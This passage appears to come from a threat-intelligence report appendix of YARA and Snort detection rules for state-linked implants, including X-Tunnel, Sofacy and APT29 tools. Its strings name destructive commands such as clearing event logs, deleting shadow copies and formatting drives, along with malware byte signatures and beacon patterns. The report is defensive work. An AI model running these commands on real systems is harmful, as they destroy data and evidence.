\$f1 = {5E 81 EC 04 01 00 00 8B D4 68 04 01 00 00 52 6A 00 FF 57 1C 8B D4 33 C9 03 D0 4A 41 3B C8 74 05 80 3A 5C 75 F5 42 81 EC 04 01 00 00 8B DC 52 51 53 68 04 01 00 00 FF 57 20 59 5A 66 C7 04 03 5C 20 56 57 8D 3C 03 8B F2 F3 A4 C6 07 00 5F 5E 33 C0 50 68 80 00 00 00 6A 02 50 50 68 00 00 00 40 53 FF 57 14 53 8B 4F 4C 8B D6 33 DB 30 1A 42 43 3B D9 7C F8 5B 83 EC 04 8B D4 50 6A 00 52 FF 77 4C 8B D6 52 50 FF 57 24 FF 57 18}

\$f2 = {5E 83 EC 1C 8B 45 08 8B 4D 08 03 48 3C 89 4D E4 89 75 EC 8B 45 08 2B 45 10 89 45 E8 33 C0 89 45 F4 8B 55 0C 3B 55 F4 0F 86 98 00 00 00 8B 45 EC 8B 4D F4 03 48 04 89 4D F4 8B 55 EC 8B 42 04 83 E8 08 D1 E8 89 45 F8 8B 4D EC 83 C1 08 89 4D FC}

\$f3 = {5F 8B DF 83 C3 60 2B 5F 54 89 5C 24 20 8B 44 24 24 25 00 00 FF FF 66 8B 18 66 81 FB 4D 5A 74 07 2D 00 00 01 00 EB EF 8B 48 3C 03 C8 66 8B 19 66 81 FB 50 45 75 E0 8B E8 8B F7 83 EC 60 8B FC B9 60 00 00 00 F3 A4 83 EF 60 6A 0D 59 E8 88 00 00 00 E2 F9 68 6C 33 32 00 68 73 68 65 6C 54 FF 57}

\$a1 = {83 EC 04 60 E9 1E 01 00 00}

condition:

\$a1 at entrypoint or any of (\$f\*)

}

## Rule IMPLANT\_4\_v9

{

strings:

\$a = "wevtutil clear-log" ascii wide nocase

\$b = "vssadmin delete shadows" ascii wide nocase

\$c = "AGlobal\\23d1a259-88fa-41df-935f-cae523bab8e6" ascii wide nocase

\$d = "Global\\07fd3ab3-0724-4cfd-8cc2-60c0e450bb9a" ascii wide nocase

//\$e = {57 55 33 c9 51 8b c3 99 57 52 50}

\$openPhysicalDiskOverwriteWithZeros = { 57 55 33 C9 51 8B C3 99 57 52 50 E8 ?? ?? ?? ?? 52 50  
E8 ?? ?? ?? ?? 83 C4 10 84 C0 75 21 33 C0 89 44 24 10 89 44 24 14 6A 01 8B C7 99 8D 4C 24 14 51 52  
50 56 FF 15 ?? ?? ?? ?? 85 C0 74 0B 83 C3 01 81 FB 00 01 00 00 7C B6 }

\$f = {83 c4 0c 53 53 6a 03 53 6a 03 68 00 00 00 c0}

condition:

(\$a and \$b) or \$c or \$d or (\$openPhysicalDiskOverwriteWithZeros and \$f)

}

#### Rule IMPLANT\_4\_v10

{

strings:

\$ = {A1B05C72}

\$ = {EB3D0384}

\$ = {6F45594E}

\$ = {71815A4E}

\$ = {D5B03E72}

\$ = {6B43594E}

\$ = {F572993D}

\$ = {665D9DC0}

\$ = {0BE7A75A}

\$ = {F37443C5}

\$ = {A2A474BB}

\$ = {97DEEC67}

\$ = {7E0CB078}

\$ = {9C9678BF}

\$ = {4A37A149}

\$ = {8667416B}

\$ = {0A375BA4}

\$ = {DC505A8D}

\$ = {02F1F808}

\$ = {2C819712}

condition:

uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550 and 15 of them

}

#### Rule IMPLANT\_4\_v11

{

strings:

\$ = "/c format %c: /Y /X /FS:NTFS"

\$ = ".exe.sys.driv.doc.docx.xls.xlsx.mdb.ppt.pptx.xml.jpg.jpeg.ini.inf.ttf" wide

\$ = ".dll.exe.xml.ttf.nfo.fon.ini.cfg.boot.jar" wide

\$ =

".crt.bin.exe.dbf.pdf.djvu.doc.docx.xls.xlsx.jar.ppt.pptx.tib.vhd.iso.lib.mdb.accdb.sql.mdf.xml.rtf.ini.cfg.boot.txt.rar.msi.zip.jpg.bmp.jpeg.tiff" wide

\$tempfilename = "%ls\_%ls\_%ls\_%d.~tmp" ascii wide

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and 2 of them

}

#### Rule IMPLANT\_4\_v12

{

strings:

\$CMP1 = {81 ?? 4D 5A 00 00 }

\$SUB1 = {81 ?? 00 10 00 00}

\$CMP2 = {66 81 38 4D 5A}

\$SUB2 = {2D 00 10 00 00}

\$HAL = "HAL.dll"

\$OUT = {E6 64 E9 ?? ?? FF FF}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and (\$CMP1 or \$CMP2) and (\$SUB1 or \$SUB2) and \$OUT and \$HAL

}

### Rule IMPLANT\_4\_v13

{

strings:

\$XMLDOM1 = {81 BF 33 29 36 7B D2 11 B2 0E 00 C0 4F 98 3E 60}

\$XMLDOM2 = {90 BF 33 29 36 7B D2 11 B2 0E 00 C0 4F 98 3E 60}

\$XMLPARSE = {8B 06 [0-2] 8D 55 ?C 52 FF 75 08 [0-2] 50 FF 91 04 01 00 00 66 83 7D ?C FF 75 3? 8B 06 [0-2] 8D 55 F? 52 50 [0-2] FF 51 30 85 C0 78 2?}

\$EXP1 = "DispatchCommand"

\$EXP2 = "DispatchEvent"

\$BDATA = {85 C0 74 1? 0F B7 4? 06 83 C? 28 [0-6] 72 ?? 33 C0 5F 5E 5B 5D C2 08 00 8B 4? 0? 8B 4? 0? 89 01 8B 4? 0C 03 [0-2] EB E?}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

The following YARA rules detect X-Tunnel, referred to as IMPLANT 5 with rule naming convention.

IMPLANT 5 Rules:

### Rule IMPLANT\_5\_v1

```
{
  strings:
    $hexstr = {2D 00 53 00 69 00 00 00 2D 00 53 00 70 00 00 00 2D 00 55 00 70 00 00 00 2D 00 50 00
69 00 00 00 2D 00 50 00 70 00 00 00}

    $UDPSMSG1 = "error 2005 recv from server UDP - %d\x0a"
    $TPSMSG1 = "error 2004 send to TPS - %d\x0a"
    $TPSMSG2 = "error 2003 recv from TPS - %d\x0a"
    $UDPSMSG2 = "error 2002 send to server UDP - %d\x0a"

  condition:
    any of them
}
```

### Rule IMPLANT\_5\_v2

```
{
  strings:
    $key0 = { 987AB999FE0924A2DF0A412B14E26093746FCDF9BA31DC05536892C33B116AD3 }
    $key1 = { 8B236C892D902B0C9A6D37AE4F9842C3070FBDC14099C6930158563C6AC00FF5 }
    $key2 = { E47B7F110CAA1DA617545567EC972AF3A6E7B4E6807B7981D3CFBD3D8FCC3373 }
    $key3 = { 48B284545CA1FA74F64FDBE2E605D68CED8A726D05EBEFD9BAAC164A7949BDC1 }
    $key4 = { FB421558E30FCCD95FA7BC45AC92D2991C44072230F6FBEEA211341B5BF2DC56 }
    $key5 = { 34F1AE17017AF16021ADA5CE3F77675BBC6E7DEC6478D6078A0B22E5FDFF3B31 }
```



\$key6 = { F0EA48F164395186E6F754256EBB812A2AFE168E77ED9501F8B8E6F5B72126A7 }  
 \$key7 = { 0B6E9970A8EAF68EE14AB45005357A2F3391BEAA7E53AB760B916BC2B3916ABE }  
 \$key8 = { FF032EA7ED2436CF6EEA1F741F99A3522A61FDA8B5A81EC03A8983ED1AEDAB1A }  
 \$key9 = { F0DAC1DDFEF7AC6DE1CBE1006584538FE650389BF8565B32E0DE1FFACBCB14BB }  
 \$key10 = { A5D699A3CD4510AF11F1AF767602055C523DF74B94527D74319D6EFC6883B80D }  
 \$key11 = { 5951B02696C1D5A7B2851D28872384DA607B25F4CEA268FF3FD7FBA75AB3B4B3 }  
 \$key12 = { 0465D99B26AF42D8346001BB838595E301BAD8CF5D40CE9C17C944717DF82481 }  
 \$key13 = { 5DFE1C83AD5F5CE1BF5D9C42E23225E3ECFDB2493E80E6554A2AC7C722EB4880 }  
 \$key14 = { E9650396C45F7783BC14C59F46EA8232E8357C26B5627BFF8C42C6AE2E0F2E17 }  
 \$key15 = { 7432AE389125BB4E3980ED7F6A6FB252A42E785A90F4591C3620CA642FF97CA3 }  
 \$key16 = { 2B2ADBBC4F960A8916F7088067BAD30BE84B65783FBF9476DF5FDA0E5856B183 }  
 \$key17 = { 808C3FD0224A59384161B8A81C8BB404D7197D16D8118CB77067C5C8BD764B3E }  
 \$key18 = { 028B0E24D5675C16C815BFE4A073E9778C668E65771A1CE881E2B03F58FC7D5B }  
 \$key19 = { 878B7F5CF2DC72BAF1319F91A4880931EE979665B1B24D3394FE72EDFAEF4881 }  
 \$key20 = { 7AC7DD6CA34F269481C526254D2F563BC6ECA1779FEEAA33EC1C20E60B686785 }  
 \$key21 = { 3044F1D394186815DD8E3A2BBD9166837D07FA1CF6A550E2C170C9CDD9305209 }  
 \$key22 = { 7544DC095C441E39D258648FE9CB1267D20D83C8B2D3AB734474401DA4932619 }  
 \$key23 = { D702223347406C1999D1A9829CBBE96EC86D377A40E2EE84562EA1FAC1C71498 }  
 \$key24 = { CA36CB1177382A1009D392A58F7C1357E94AD2292CC0AE82EE4F7DB0179148E1 }  
 \$key25 = { C714F23E4C1C4E55F0E1FA7F5D0DD64658A86F84681D07576D840784154F65DC }  
 \$key26 = { 63571BAF736904634AFEE2A70CB9ED64615DE8CA7AEF21E773286B8877D065DB }  
 \$key27 = { 27808A9BE98FFE348DE1DB999AC9FDFB26E6C5A0D5E688490EF3D186C43661EB }  
 \$key28 = { B6EB86A07A85D40866AFA100789FFB9E85C13F5AA7C7A3B6BA753C7EAB9D6A62 }  
 \$key29 = { 88F0020375D60BDB85ACDBFE4BD79CD098DB2B3FA2CEF55D4331DBEFCE455157 }  
 \$key30 = { 36535AAB296587AE1162AC5D39492DD1245811C72706246A38FF590645AA5D7B }  
 \$key31 = { FDB726261CADD52E10818B49CAB81BEF112CB63832DAA26AD9FC711EA6CE99A4 }  
 \$key32 = { 86C0CAA26D9FD07D215BC7EB14E2DA250E905D406AFFAB44FB1C62A2EAF4670 }  
 \$key33 = { BC101329B0E3A7D13F6EBC535097785E27D59E92D449D6D06538725034B8C0F0 }

\$key34 = { C8D31A78B7C149F62F06497F9DC1DDC4967B566AC52C3A2A65AC7A99643B8A2D }  
\$key35 = { 0EA4A5C565EFBB94F5041392C5F0565B6BADC630D9005B3EADD5D81110623E1F }  
\$key36 = { 06E4E46BD3A0FFC8A4125A6A02B0C56D5D8B9E378CF97539CE4D4ADFAF89FEB5 }  
\$key37 = { 6DE22040821F0827316291331256A170E23FA76E381CA7066AF1E5197AE3CFE7 }  
\$key38 = { C6EF27480F2F6F40910074A45715143954BBA78CD74E92413F785BBA5B2AA121 }  
\$key39 = { 19C96A28F8D9698ADADD2E31F2426A46FD11D2D45F64169EDC7158389BFA59B4 }  
\$key40 = { C3C3DDBB9D4645772373A815B5125BB2232D8782919D206E0E79A6A973FF5D36 }  
\$key41 = { C33AF1608037D7A3AA7FB860911312B4409936D236564044CFE6ED42E54B78A8 }  
\$key42 = { 856A0806A1DFA94B5E62ABEF75BEA3B657D9888E30C8D2FFAEC042930BBA3C90 }  
\$key43 = { 244496C524401182A2BC72177A15CDD2EF55601F1D321ECBF2605FFD1B9B8E3F }  
\$key44 = { DF24050364168606D2F81E4D0DEB1FFC417F1B5EB13A2AA49A89A1B5242FF503 }  
\$key45 = { 54FA07B8108DBFE285DD2F92C84E8F09CDAA687FE492237F1BC4343FF4294248 }  
\$key46 = { 23490033D6BF165B9C45EE65947D6E6127D6E00C68038B83C8BFC2BCE905040C }  
\$key47 = { 4E044025C45680609B6EC52FEB3491130A711F7375AAF63D69B9F952BEFD5F0C }  
\$key48 = { 019F31C5F5B2269020EBC00C1F511F2AC23E9D37E89374514C6DA40A6A03176C }  
\$key49 = { A2483197FA57271B43E7276238468CFB8429326CBDA7BD091461147F642BEB06 }  
\$key50 = { 731C9D6E74C589B7ACB019E5F6A6E07ACF12E68CB9A396CE05AA4D69D5387048 }  
\$key51 = { 540DB6C8D23F7F7FEF9964E53F445F0E56459B10E931DEEEDB2B57B063C7F8B7 }  
\$key52 = { D5AF80A7EEFF26DE988AC3D7CE23E62568813551B2133F8D3E973DA15E355833 }  
\$key53 = { E4D8DBD3D801B1708C74485A972E7F00AFB45161C791EE05282BA68660FFBA45 }  
\$key54 = { D79518AF96C920223D687DD596FCD545B126A678B7947EDFBF24661F232064FB }  
\$key55 = { B57CAA4B45CA6E8332EB58C8E72D0D9853B3110B478FEA06B35026D7708AD225 }  
\$key56 = { 077C714C47DFCF79CA2742B1544F4AA8035BB34AEA9D519DEE77745E01468408 }  
\$key57 = { C3F5550AD424839E4CC54FA015994818F4FB62DE99B37C872AF0E52C376934FA }  
\$key58 = { 5E890432AE87D0FA4D209A62B9E37AAEDED8C779008FEB9F9E4E6304D1B2AAC }  
\$key59 = { A42EDE52B5AF4C02CFE76488CADE36A8BBC3204BCB1E05C402ECF450071EFCAB }  
\$key60 = { 4CDAFE02894A04583169E1FB4717A402DAC44DA6E2536AE53F5F35467D31F1CA }  
\$key61 = { 0BEFCC953AD0ED6B39CE6781E60B83C0CFD166B124D1966330CBA9ADFC9A7708 }

\$key62 = { 8A439DC4148A2F4D5996CE3FA152FF702366224737B8AA6784531480ED8C8877 }  
\$key63 = { CF253BE3B06B310901FF48A351471374AD35BBE4EE654B72B860F2A6EC7B1DBB }  
\$key64 = { A0599F50C4D059C5CFA16821E97C9596B1517B9FB6C6116F260415127F32CE1F }  
\$key65 = { 8B6D704F3DC9150C6B7D2D54F9C3EAAB14654ACA2C5C3952604E65DF8133FE0C }  
\$key66 = { A06E5CDD3871E9A3EE17F7E8DAE193EE47DDB87339F2C599402A78C15D77CEFD }  
\$key67 = { E52ADA1D9BC4C089DBB771B59904A3E0E25B531B4D18B58E432D4FA0A41D9E8A }  
\$key68 = { 4778A7E23C686C171FDDCCB8E26F98C4CBEBDF180494A647C2F6E7661385F05B }  
\$key69 = { FE983D3A00A9521F871ED8698E702D595C0C7160A118A7630E8EC92114BA7C12 }  
\$key70 = { 52BA4C52639E71EABD49534BBA80A4168D15762E2D1D913BAB5A5DBF14D9D166 }  
\$key71 = { 931EB8F7BC2AE1797335C42DB56843427EB970ABD601E7825C4441701D13D7B1 }  
\$key72 = { 318FA8EDB989672DBE2B5A74949EB6125727BD2E28A4B084E8F1F50604CCB735 }  
\$key73 = { 5B5F2315E88A42A7B59C1B493AD15B92F819C021BD70A5A6619AAC6666639BC2 }  
\$key74 = { C2BED7AA481951FEB56C47F03EA38236BC425779B2FD1F1397CB79FE2E15C0F0 }  
\$key75 = { D3979B1CB0EC1A655961559704D7CDC019253ACB2259DFB92558B7536D774441 }  
\$key76 = { 0EDF5DBECB772424D879BBDD51899D6AAED736D0311589566D41A9DBB8ED1CC7 }  
\$key77 = { CC798598F0A9BCC82378A5740143DEAF1A147F4B2908A197494B7202388EC905 }  
\$key78 = { 074E9DF7F859BF1BD1658FD2A86D81C282000EAB09AF4252FAB45433421D3849 }  
\$key79 = { 6CD540642E007F00650ED20D7B54CFFD54DDA95D8DEBB087A004BAE222F22C8E }  
\$key80 = { C76CF2F66C71F6D17FC8DEFA1CAEF8718BA1CE188C7EA02C835A0FA54D3B3314 }  
\$key81 = { A7250A149600E515C9C40FE5720756FDA8251635A3B661261070CB5DABFE7253 }  
\$key82 = { 237C67B97D4CCE4610DE2B82E582808EA796C34A4C24715C953CBA403B2C935E }  
\$key83 = { A8FA182547E66B57C497DAAA195A38C0F0FB0A3C1F7B98B4B852F5F37E885127 }  
\$key84 = { 83694CCA50B821144FFBBE6855F62845F1328111AE1AC5666CBA59EB43AA12C6 }  
\$key85 = { 145E906416B17865AD37CD022DF5481F28C930D6E3F53C50B0953BF33F4DB953 }  
\$key86 = { AB49B7C2FA3027A767F5AA94EAF2B312BBE3E89FD924EF89B92A7CF977354C22 }  
\$key87 = { 7E04E478340C209B01CA2FEBBCE3FE77C6E6169F0B0528C42FA4BDA6D90AC957 }  
\$key88 = { 0EADD042B9F0DDBABA0CA676EFA4EDB68A045595097E5A392217DFFC21A8532F }  
\$key89 = { 5623710F134ECACD5B70434A1431009E3556343ED48E77F6A557F2C7FF46F655 }

\$key90 = { 6968657DB62F4A119F8E5CB3BF5C51F4B285328613AA7DB9016F8000B576561F }  
\$key91 = { DEBB9C95EAE6A68974023C335F8D2711135A98260415DF05845F053AD65B59B4 }  
\$key92 = { 16F54900DBF08950F2C5835153AB636605FB8C09106C0E94CB13CEA16F275685 }  
\$key93 = { 1C9F86F88F0F4882D5CBD32876368E7B311A84418692D652A6A4F315CC499AE8 }  
\$key94 = { E920E0783028FA05F4CE2D6A04BBE636D56A775CFD4DAEA3F2A1B8BEEB52A6D4 }  
\$key95 = { 73874CA3AF47A8A315D50E1990F44F655EC7C15B146FFE0611B6C4FC096BD07C }  
\$key96 = { F21C1FA163C745789C53922C47E191A5A85301BDC2FFC3D3B688CFBFF39F3BE5 }  
\$key97 = { BC5A861F21CB98BD1E2AE9650B7A0BB4CD0C71900B3463C1BC3380AFD2BB948E }  
\$key98 = { 151BAE36E646F30570DC6A7B57752F2481A0B48DD5184E914BCF411D8AD5ACA0 }  
\$key99 = { F05AD6D7A0CADC10A6468BFDBCBB223D5BD6CA30EE19C239E8035772D80312C9 }  
\$key100 = { 5DE9A0FDB37C0D59C298577E5379BCAF4F86DF3E9FA17787A4CEFA7DD10C462E }  
\$key101 = { F5E62BA862380224D159A324D25FD321E5B35F8554D70CF9A506767713BCA508 }  
\$key102 = { A2D1B10409B328DA0CCBFFDE2AD2FF10855F95DA36A1D3DBA84952BB05F8C3A7 }  
\$key103 = { C974ABD227D3AD339FAC11C97E11D904706EDEA610B181B8FAD473FFCC36A695 }  
\$key104 = { AB5167D2241406C3C0178D3F28664398D5213EE5D2C09DCC9410CB604671F5F1 }  
\$key105 = { C25CC4E671CAA31E137700A9DB3A272D4E157A6A1F47235043D954BAE8A3C70 }  
\$key106 = { E6005757CA0189AC38F9B6D5AD584881399F28DA949A0F98D8A4E3862E20F715 }  
\$key107 = { 204E6CEB4FF59787EF4D5C9CA5A41DDF4445B9D8E0C970B86D543E9C7435B194 }  
\$key108 = { 831D7FD21316590263B69E095ABBE89E01A176E16AE799D83BD774AF0D254390 }  
\$key109 = { 42C36355D9BC573D72F546CDB12E6BB2CFE2933AC92C12040386B310ABF6A1ED }  
\$key110 = { B9044393C09AD03390160041446BF3134D864D16B25F1AB5E5CDC690C4677E7D }  
\$key111 = { 6BC1102B5BE05EEBF65E2C3ACA1F4E17A59B2E57FB480DE016D371DA3AEF57A5 }  
\$key112 = { B068D00B482FF73F8D23795743C76FE8639D405EE54D3EFB20AFD55A9E2DFF4E }  
\$key113 = { 95CF5ADDFE511C8C7496E3B75D52A0C0EFE01ED52D5DD04D0CA6A7ABD3A6F968 }  
\$key114 = { 75534574A4620019F8E3D055367016255034FA7D91CBCA9E717149441742AC8D }  
\$key115 = { 96F1013A5301534BE424A11A94B740E5EB3A627D052D1B769E64BAB6A666433C }  
\$key116 = { 584477AB45CAF729EE9844834F84683ABECAB7C4F7D23A9636F54CDD5B8F19B3 }  
\$key117 = { D3905F185B564149EE85CC3D093477C8FF2F8CF601C68C38BBD81517672ECA3A }

```

$key118 = { BF29521A7F94636D1930AA236422EB6351775A523DE68AF9BF9F1026CEDA618D }
$key119 = { 04B3A783470AF1613A9B849FBD6F020EE65C612343EB1C028B2C28590789E60B }
$key120 = { 3D8D8E84977FE5D21B6971D8D873E7BED048E21333FE15BE2B3D1732C7FD3D04 }
$key121 = { 8ACB88224B6EF466D7653EB0D8256EA86D50BBA14FD05F7A0E77ACD574E9D9FF }
$key122 = { B46121FFCF1565A77AA45752C9C5FB3716B6D8658737DF95AE8B6A2374432228 }
$key123 = { A4432874588D1BD2317224FB371F324DD60AB25D4191F2F01C5C13909F35B943 }
$key124 = { 78E1B7D06ED2A2A044C69B7CE6CDC9BCD77C19180D0B082A671BBA06507349C8 }
$key125 = { 540198C3D33A631801FE94E7CB5DA3A2D9BCBAE7C7C3112EDECB342F3F7DF793 }
$key126 = { 7E905652CAB96ACBB7FEB2825B55243511DF1CD8A22D0680F83AAF37B8A7CB36 }
$key127 = { 37218801DBF2CD92F07F154CD53981E6189DBFBACAC53BC200EAFAB891C5EEC8 }

```

condition:

any of them

}

### Rule IMPLANT\_5\_v3

{

strings:

```
$BYTES1 = { 0F AF C0 6? C0 07 00 00 00 2D 01 00 00 00 0F AF ?? 39 ?8 }
```

```
$BYTES2 = { 0F AF C0 6? C0 07 48 0F AF ?? 39 ?8 }
```

condition:

any of them

}

### Rule IMPLANT\_5\_v4

{

strings:

```
$FBKEY1 = { 987AB999FE0924A2DF0A412B14E26093746FCDF9BA31DC05536892C33B116AD3 }
```

```
$FBKEY2 = { 8B236C892D902B0C9A6D37AE4F9842C3070FBDC14099C6930158563C6AC00FF5 }
```

```
$FBKEY3 = { E47B7F110CAA1DA617545567EC972AF3A6E7B4E6807B7981D3CFBD3D8FCC3373 }
```

```
$FBKEY4 = { 48B284545CA1FA74F64FDBE2E605D68CED8A726D05EBEFD9BAAC164A7949BDC1 }
```

```
$FBKEY5 = { FB421558E30FCCD95FA7BC45AC92D2991C44072230F6FBEEA211341B5BF2DC56 }
```

condition:

all of them

```
}
```

### Network Indicators for Implant 5

```
alert tcp any any -> any [$HTTP_PORTS,44300] (msg:"X Tunnel_HTTP_CONNECT_HANDSHAKE";
flow:established,to_server; dsize:4; content:"|00 00 00|"; offset:1; depth:3; byte_test:1,<,96,0;
content:!"HTTP";)
```

```
alert tcp any any -> any 443 (msg:"X Tunnel_UPSTREAM_CONNECTION_EVENT";
flow:established,to_server; stream_size:either,=,20; content:"|02 00 00 10|"; depth:4;)
```

The following YARA rules detect Sofacy, Sednit, EVILTOSS, referred to as IMPLANT 6 with rule naming convention.

IMPLANT 6 Rules:

### **Rule IMPLANT\_6\_v1**

```
{
```

strings:

```
$STR1 = "dll.dll" wide ascii
```

```
$STR2 = "Init1" wide ascii
```

```
$STR3 = "netui.dll" wide ascii
```

condition:

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
```

```
}
```

### Rule IMPLANT\_6\_v2

```
{
```

```
  strings:
```

```
    $obf_func = { 8B 45 F8 6A 07 03 C7 33 D2 89 45 E8 8D 47 01 5B 02 4D 0F F7 F3 6A 07 8A 04 32
33 D2 F6 E9 8A C8 8B C7 F7 F3 8A 44 3E FE 02 45 FC 02 0C 32 B2 03 F6 EA 8A D8 8D 47 FF 33 D2
5F F7 F7 02 5D 14 8B 45 E8 8B 7D F4 C0 E3 06 02 1C 32 32 CB 30 08 8B 4D 14 41 47 83 FF 09 89 4D
14 89 7D F4 72 A1 }
```

```
  condition:
```

```
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
```

```
}
```

### Rule IMPLANT\_6\_v3

```
{
```

```
  strings:
```

```
    $deob_func = { 8D 46 01 02 D1 83 E0 07 8A 04 38 F6 EA 8B D6 83 E2 07 0A 04 3A 33 D2 8A 54
37 FE 03 D3 03 D1 D3 EA 32 C2 8D 56 FF 83 E2 07 8A 1C 3A 8A 14 2E 32 C3 32 D0 41 88 14 2E 46
83 FE 0A 7C ?? }
```

```
  condition:
```

```
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
```

```
}
```

### Rule IMPLANT\_6\_v4

```
{
```

```
  strings:
```

```
    $ASM = {53 5? 5? [6-15] ff d? 8b ?? b? a0 86 01 00 [7-13] ff d? ?b [6-10] c0 [0-1] c3}
```

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

## Rule IMPLANT\_6\_v5

{

strings:

\$STR1 = { 83 EC 18 8B 4C 24 24 B8 AB AA AA AA F7 E1 8B 44 24 20 53 55 8B EA 8D 14 08 B8 AB AA AA AA 89 54 24 1C F7 E2 56 8B F2 C1 ED 02 8B DD 57 8B 7C 24 38 89 6C 24 1C C1 EE 02 3B DE 89 5C 24 18 89 74 24 20 0F 83 CF 00 00 00 8D 14 5B 8D 44 12 FE 89 44 24 10 3B DD 0F 85 CF 00 00 00 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B CA 83 F9 06 89 4C 24 38 0F 83 86 00 00 00 8A C3 B2 06 F6 EA 8B 54 24 10 88 44 24 30 8B 44 24 2C 8D 71 02 03 D0 89 54 24 14 8B 54 24 10 33 C0 8A 44 37 FE 03 D6 8B D8 8D 46 FF 0F AF DA 33 D2 BD 06 00 00 00 F7 F5 C1 EB 07 8A 04 3A 33 D2 32 D8 8D 46 01 F7 F5 8A 44 24 30 02 C1 8A 0C 3A 33 D2 32 C8 8B C6 F7 F5 8A 04 3A 22 C8 8B 44 24 14 02 D9 8A 0C 30 32 CB 88 0C 30 8B 4C 24 38 41 46 83 FE 08 89 4C 24 38 72 A1 8B 5C 24 18 8B 6C 24 1C 8B 74 24 20 8B 4C 24 10 43 83 C1 06 3B DE 89 4C 24 10 8B 4C 24 34 89 5C 24 18 0F 82 3C FF FF FF 3B DD 75 1A 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B CA EB 0D 33 C9 89 4C 24 38 E9 40 FF FF FF 33 C9 8B 44 24 24 33 D2 BE 06 00 00 00 89 4C 24 38 F7 F6 3B CA 89 54 24 24 0F 83 95 00 00 00 8A C3 B2 06 F6 EA 8D 1C 5B 88 44 24 30 8B 44 24 2C 8D 71 02 D1 E3 89 5C 24 34 8D 54 03 FE 89 54 24 14 EB 04 8B 5C 24 34 33 C0 BD 06 00 00 00 8A 44 3E FE 8B D0 8D 44 1E FE 0F AF D0 C1 EA 07 89 54 24 2C 8D 46 FF 33 D2 BB 06 00 00 00 F7 F3 8B 5C 24 2C 8A 04 3A 33 D2 32 D8 8D 46 01 F7 F5 8A 44 24 30 02 C1 8A 0C 3A 33 D2 32 C8 8B C6 F7 F5 8A 04 3A 22 C8 8B 44 24 14 02 D9 8A 0C 06 32 CB 88 0C 06 8B 4C 24 38 8B 44 24 24 41 46 3B C8 89 4C 24 38 72 8F 5F 5E 5D 5B 83 C4 18 C2 10 00 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

## Rule IMPLANT\_6\_v6

{

strings:



```
$Init1_fun = {68 10 27 00 00 FF 15 ?? ?? ?? ?? A1 ?? ?? ?? ?? 6A FF 50 FF 15 ?? ?? ?? ?? 33 C0
C3}
```

condition:

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
}
```

### Rule IMPLANT\_6\_v7

```
{
```

strings:

```
$STR1 = "Init1"
```

```
$OPT1 = "ServiceMain"
```

```
$OPT2 = "netids" nocase wide ascii
```

```
$OPT3 = "netui" nocase wide ascii
```

```
$OPT4 = "svchost.exe" wide ascii
```

```
$OPT5 = "network" nocase wide ascii
```

condition:

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and $STR1 and 2 of ($OPT*)
```

```
}
```

## APPENDIX B: APT29

---

This section details six implants associated with APT29 actors. Included are YARA rules as well as SNORT signatures. Please note that despite being sound production rules, there is still the chance for False Positives. In addition, these will complement additional analysis and should not be used as the sole source of attribution.

The following YARA rules detect IMPLANT 7, with rule naming convention.

### IMPLANT 7 Rules:

#### Rule IMPLANT\_7\_v1

```
{
  strings:
    $MZ = "MZ"

    $STR1 = { 8A 44 0A 03 32 C3 0F B6 C0 66 89 04 4E 41 3B CF 72 EE }
    $STR2 = { F3 0F 6F 04 08 66 0F EF C1 F3 0F 7F 04 11 83 C1 10 3B CF 72 EB }

  condition:
    $MZ at 0 and ($STR1 or $STR2)
}
```

#### Network Indicators for Implant 7

```
alert tcp any any -> any 80 (content:".php?";
pcrc:"/^(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|
im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP/";
msg:"Cache_DLL beacon GET 2 arg"; sid:1234;)
```

```
alert tcp any any -> any 80 (content:".php?";
pcrc:"/^(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|
im|code|search)=[a-z0-
```

```
9]{0,26}\\&(?id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26}\\&(?id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP";
msg:"Cache_DLL beacon GET 3 arg"; sid:1234;)
```

```
alert tcp any any -> any 80 (content:".php?";
